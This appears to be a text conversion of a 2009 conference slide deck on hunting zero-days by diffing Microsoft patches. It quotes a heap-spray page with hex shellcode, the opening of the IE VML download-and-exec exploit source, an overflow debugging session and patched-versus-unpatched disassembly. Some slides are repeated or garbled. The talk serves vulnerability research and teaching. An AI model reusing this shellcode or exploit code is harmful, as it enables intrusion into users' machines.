



Microsoft patches little sister but
forgets big brother

Moti Joseph
moti@gamepe.com

Introduction

- Independent Security researcher (Previously worked at Websense, Checkpoint)

Hunting for vulnerabilities

reverse engineering Microsoft patches

writing plugins for IDA and OllyDbg

- iPhone developer
- Founder of Gamepe LLC www.gamepe.com

Multi-IM software for PC games

Overview

In the next 45 minutes, we will cover:

- Introduce past zero-day exploits
- Discuss how they were found
- How a programmer's bug is a hacker's treasure silently
- Why attackers hunt for zero-days
- Microsoft silently fixed vulnerabilities
- Hunting zero-days the easy way: DIFFING!

0day 2007

- [Windows URI Protocol Handling](#)

Date Disclosed: 7/25/2007

- [MSN Messenger Video Conversation Heap Overflow](#)

Date Disclosed: 1/31/2007

- [Microsoft DNS RPC Buffer Overflow](#)

Date Disclosed: 4/7/2007

- [Windows .ANI Processing](#)

Date Disclosed: 3/28/2007

- [Word Unspecified Exploit\(3\)](#)

Date Disclosed: 1/25/2007

0day 2008

- [Microsoft Internet Explorer XML Processing](#)

Date Disclosed: 11/15/2008

- [Microsoft Word XP/2002 SP3 Exploit](#)

Date Disclosed: 7/8/2008

- [Microsoft Access Snapshot Viewer ActiveX](#)

Date Disclosed: 7/7/2008

- [Microsoft Vulnerabilty in Server service](#)

Date Disclosed:10/15/2008

0day 2009

- [Excel Invalid Object](#)

Date Disclosed: 2/24/2009

Active Zero-Day

- [Adobe PDF Buffer Overflow](#)

Date Disclosed: 2/19/2009

Active Zero-Day

0day 2009

- [Excel Invalid Object](#)

Date Disclosed: 2/24/2009

Active Zero-Day

- [Adobe PDF Buffer Overflow](#)

Date Disclosed: 2/19/2009

Active Zero-Day

0day 2009

- [Excel Invalid Object](#)

Date Disclosed: 2/24/2009

Active Zero-Day

- [Adobe PDF Buffer Overflow](#)

Date Disclosed: 2/19/2009


Active Zero-Day

Surfing the Web for a zero-day?

A forum member by the name of "Caveman" posted this code on a gaming forum. He claimed that he succeeded in "crashing" someone's computer with the posted script.

01-20-2006, 06:02 AM

Caveman
Retired Staff Member



Last Online: Yesterday 12:48 AM
Join Date: Nov 2005
Posts: 760
Thanks: 0
Thanked 66 Times in 41 Posts
iTrader: 0 / 0%

Points: 2,419.09
Bank: 0.00
Total Points: 2,419.09
Donate

OFF

Re: Want to crash someones comp?

```
<html>
<script language="JavaScript">
document.write( <link rel="stylesheet" href="http://">);
</script>
<IMG SRC="./der_tod.jpg" width="9999999" height="9999999">
<IMG SRC="./327539199_1.jpg" width="9999999" height="9999999">
<IMG SRC="./emo.JPG" width="9999999" height="9999999">
</html>
```

OWNED!

```
<HTML>
<HTML><SCRIPT>
  var startDate = new Date();
  var iFillToAddress = 0x28081976;
  var iHeapBlockSize = 0x00200000;
  var iHeapHeadersize = 0x40;
  var iHeapStartAddress = 0x00420000;
  var sShellcodeBytes =
    "90 90 90 90 eb 43 56 57 8b 45 3c 8b 54 05 78 01 ea 52 8b 52 20 01 " +
    "ea 31 c0 31 c9 41 8b 34 8a 01 ee 31 ff c1 cf 13 ac 01 c7 85 c0 75 " +
    "f6 39 df 75 ea 5a 8b 5a 24 01 eb 66 8b 0c 4b 8b 5a 1c 01 eb 8b 04 " +
    "8b 01 e8 5f 5e ff e0 fc 31 c0 64 8b 40 30 8b 40 0c 8b 70 1c ad 8b " +
    "68 08 31 c0 66 b8 6c 6c 50 68 33 32 2e 64 68 77 73 32 5f 54 bb 71 " +
    "a7 e8 fe e8 90 ff ff ff 89 ef 89 c5 81 c4 70 fe ff ff 54 31 c0 fe " +
    "c4 40 50 bb 22 7d ab 7d e8 75 ff ff ff 31 c0 50 50 50 50 40 50 40 " +
    "50 bb a6 55 34 79 e8 61 ff ff ff 89 c6 31 c0 50 50 35 02 01 70 cc " +
    "fe cc 50 89 e0 50 6a 10 50 56 bb 81 b4 2c be e8 42 ff ff ff 31 c0 " +
    "50 56 bb d3 fa 58 9b e8 34 ff ff ff 58 60 6a 10 54 50 56 bb 47 f3 " +
    "56 c6 e8 23 ff ff ff 89 c6 31 db 53 68 2e 63 6d 64 89 e1 41 31 db " +
    "56 56 56 53 53 31 c0 fe c4 40 50 53 53 53 53 53 53 53 53 53 6a " +
    "44 89 e0 53 53 53 53 54 50 53 53 53 43 53 4b 53 53 51 53 87 fd bb " +
    "21 d0 05 d0 e8 df fe ff ff 5b 31 c0 48 50 53 bb 43 cb 8d 5f e8 cf " +
    "fe ff ff 56 87 ef bb 12 6b 6d d0 e8 c2 fe ff ff 83 c4 5c 61 eb 89 ";
  var sShellcode = unescape(
    sShellcodeBytes.replace(
      /s*([0-9A-Fa-f][0-9A-Fa-f])s*([0-9A-Fa-f][0-9A-Fa-f])/g,
      "%u$2$1"
    )
  );
</script>
<BODY>
  <A HREF=https:----- >
  -->
  <A HREF=https:----- >
    <IMG SRC="./tiger_card.jpg" width="9999999" height="9999999">
  </BODY>
</HTML>
```


The day after ! 2006-09-20

```
/*
-----
*
* vml.c - Internet Explorer VML Buffer Overflow Download Exec Exploit
* !!! Oday !!! Public Version !!!
*
* Copyright (C) 2006 XSec All Rights Reserved.
*
* Author : nop
* : nop#xsec.org
* : http://www.xsec.org
* :
* Tested : Windows 2000 Server CN
* : + Internet Explorer 6.0 SP1
* :
* Complie : cl vml.c
* :
* Usage : d:\>vml
* :
* : Usage: vml <URL> [htmlfile]
* :
* : d:\>vml http://xsec.org/xxx.exe xxx.htm
* :
*
-----
*/

#include <stdio.h>
#include <stdlib.h>
#include <windows.h>

FILE *fp = NULL;
char *file = "xsec.htm";
char *url = NULL;

#define NOPSIZE 260
#define MAXURL 60

//DWORD ret = 0x7Ffa4512; // call esp for CN
DWORD ret = 0x7800CCDD; // call esp for All win2k

// Search Shellcode
unsigned char dc[] =
"\x8B\xDC\xBE\x6F\x6F\x6F\x70\x4E\xBF\x6F\x30\x30\x70\x4F\x43\x39"
"\x3B\x75\xFB\x4B\x80\x33\xEE\x39\x73\xFC\x75\F7\xFF\xD3";

// Shellcode Start
unsigned char dcstart[] =
```

Google for it !

[IE7 Crashes for Unknown Reasons](#)

40 posts - Last post: Nov 21, 2008

I have been getting **IE7 crashes** on a regular basis, on two different computers, after upgrading. Can't replicate the **crashes**, because they ...

<http://social.msdn.microsoft.com/.../en.../9c46f642-5dd7-42d2-b99f-96611e3f4c82>

[ie 7 crash](#)

6 posts - 4 authors - Last post: Mar 17, 2007

I use **IE 7** with Win XP SP2 I am sure this topic had been discussed before but I can't seem to find any answer. When I have several tabs open ...

<http://help.lockergnome.com/windows2/crash--ftopict483829.html>

[internetexplorer general IE 7 Crash](#)

4 posts - Last post: Nov 22, 2007

I go in the search field, I type my phrase and then **IE crash** (and lose all opened pages As it happens on my tree computer, I think it is an ...

<http://www.eggheadcafe.com/software/aspnet/31184648/ie-7-crash.aspx>

[IE7 crash with vista ultimate](#)

11 posts - 9 authors - Last post: Nov 2, 2008

and second was the **IE Crash** issue. **IE** worked fine for about a month; but somewhere along the line with hotfixes etc. all it does now is ...

<http://social.technet.microsoft.com/.../en.../3f0cfc72-7c82-4f97-9d6d-c3ab59ce4e7f>

[IE7Pro Forum / IE7Pro 2.4.4 causing IE7 crash on close](#)

11 posts - 7 authors

My **IE7 crashes** every time when I try to close the browser after direct installation of IE7Pro 2.4.4 over 2.4.3. Visually, the **crash** happens after all web ...

<http://forum.ie7pro.com/viewtopic.php?id=4168>

[\[SOLVED\] IE7...crash...IE8...CRASH! - Tech Support Forum](#)

16 posts - 1 author - Last post: May 13, 2008

Hello everyone. I just joined the forum, and this is my first post: I recently uninstalled **IE7** as it kept **crashing**, especially when logging ...

<http://www.techsupportforum.com/.../246913-solved-ie7-crash-ie8-crash.html>


[IE 7 Crash - Help needed \[Archive\] - Dynamic Drive Forums](#)

13 posts - Last post: Mar 17, 2007

[Archive] **IE 7 Crash** - Help needed The lounge. ... I have the full release, but get frequent **IE7 crashes** after installing Visual Studio. ...

<http://www.dynamicdrive.com/forums/archive/index.php/t-15598.html>

They will buy it?



But some will never sell !



Why hackers hunt for zero-days



```
root@kali:~# ./efstool
root 14056 Sep 25 01:28 /usr/bin/efstool
/usr/bin/efstool perl -e 'print "A"x3000;'
Segmentation fault
(gdb) q /usr/bin/efstool
(no debugging symbols found)...(gdb) run perl -e 'print "A"x3000;'
Starting program: /usr/bin/efstool perl -e 'print "A"x3000;'
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in perl (libperl.so.5.26.0)
(gdb) int p
0x41414141
(gdb) id *p
0x41414141
(gdb) /x48x (resp-1800)
0xbfffd60: 0xbfffe93 0xbffe7d0 0xbffe648 0x4002463f
0xbfffd78: 0x00000001 0xbfffe93 0xbffe7d0 0x00000000
0xbfffd80: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffd90: 0x00000000 0x00000000 0x00000000 0xbfffe93
0xbffdde0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffddb0: 0x00000000 0x00000000 0x00000000 0x00000000
0xbffddc0: 0x00000000 0xbfffd00 0x00000000 0x00000000
0xbffddd0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffdde0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffddf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffde00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffde10: 0x41414141 0x41414141 0x41414141 0x41414141
(gdb) quit
The program is running. Exit anyway? (y or n) y
```

HACKING

THE ART OF EXPLOITATION

The other side ...




Let`s go hunting



OllyDbg
Win32 Symbolic Debugger



Google™




DIFFING!





VS



BINARY DIFFING SUITE





Credit and Fame

ACKNOWLEDGMENTS

Microsoft [thanks](#) the following for working with us to help protect customers:

- Sean Larsson and Jun Mao of [VeriSign iDefense Labs](#) for reporting the WordPad Word 97 Text Converter Stack Overflow Vulnerability - CVE-2009-0235 (CVE-2009-0235)
- A researcher with Fortinet's [FortiGuard Global Security Research Team](#) for reporting the WordPad and Office Text Converter Memory Corruption Vulnerability (CVE-2009-0087)
- A researcher with [VeriSign iDefense Labs](#) for reporting the Word 2000 WordPerfect 6.x Converter Stack Corruption Vulnerability (CVE-2009-0088)



Pwned! Safari Exploit Wins \$10,000 Prize


by [jordan](#) | April 21, 2007 at 09:20 am Share:     

627 views | 2 Recommendations | [1 comment](#)

Dino Dai Zovi, a security researcher, successfully exploited a vulnerability in Apple's Safari web browser, and got to keep the machine for his efforts, along with ten grand.

Fully Patched VISTA CODE

Boundary Check for length >0x4C4B40 bytes



Fully Patched XP CODE

No Boundary Check for length >0x4C4B40 bytes


```
73b60283 :
sub eax , ecx
add eax , edx
mov [ ebp + pMem ] , eax
mov eax , 200h
cmp [ ebp + pMem ] , eax
jge short 73B60297loc_73B60297
```

```
+ pMem ] , eax
```

```
73b60297 :
mov esi , ds : 73B510AB__imp__GlobalHandle@4 ; GlobalHandle(x)
push edi ; pMem
call esi ; 73B510ABGlobalHandle(x) ; GlobalHandle(x)
push eax
call ds : 73B510A4__imp__GlobalUnlock@4 ; GlobalUnlock(x)
mov eax , [ edi + 4 ]
add eax , [ ebp + pMem ]
push 2002h
lea eax , [ eax + eax *2]
lea eax , ds : B [ eax *4]
push eax
push edi
call esi ; 73B510ABGlobalHandle(x) ; GlobalHandle(x)
push eax
call ds : 73B510A0__imp__GlobalReAlloc@12 ; GlobalReAlloc(x,x,x)
push eax
call ds : 73B510B0__imp__GlobalLock@4 ; GlobalLock(x)
test eax , eax
jz 73B603F4loc_73B603F4
```

Fully Patched XP CODE

No Boundary Check for string length >16 bytes



Fully Patched VISTA CODE

Boundary Check for string length >16 bytes

```
WinGraph32 - Secondary: _BrQueryOtherDomains@8 - 2.0
File View Zoom Move Help
100%
6c928e48:
cmp word ptr [ esi ] , 0
jz short 6C92BE99loc_6C92BE99

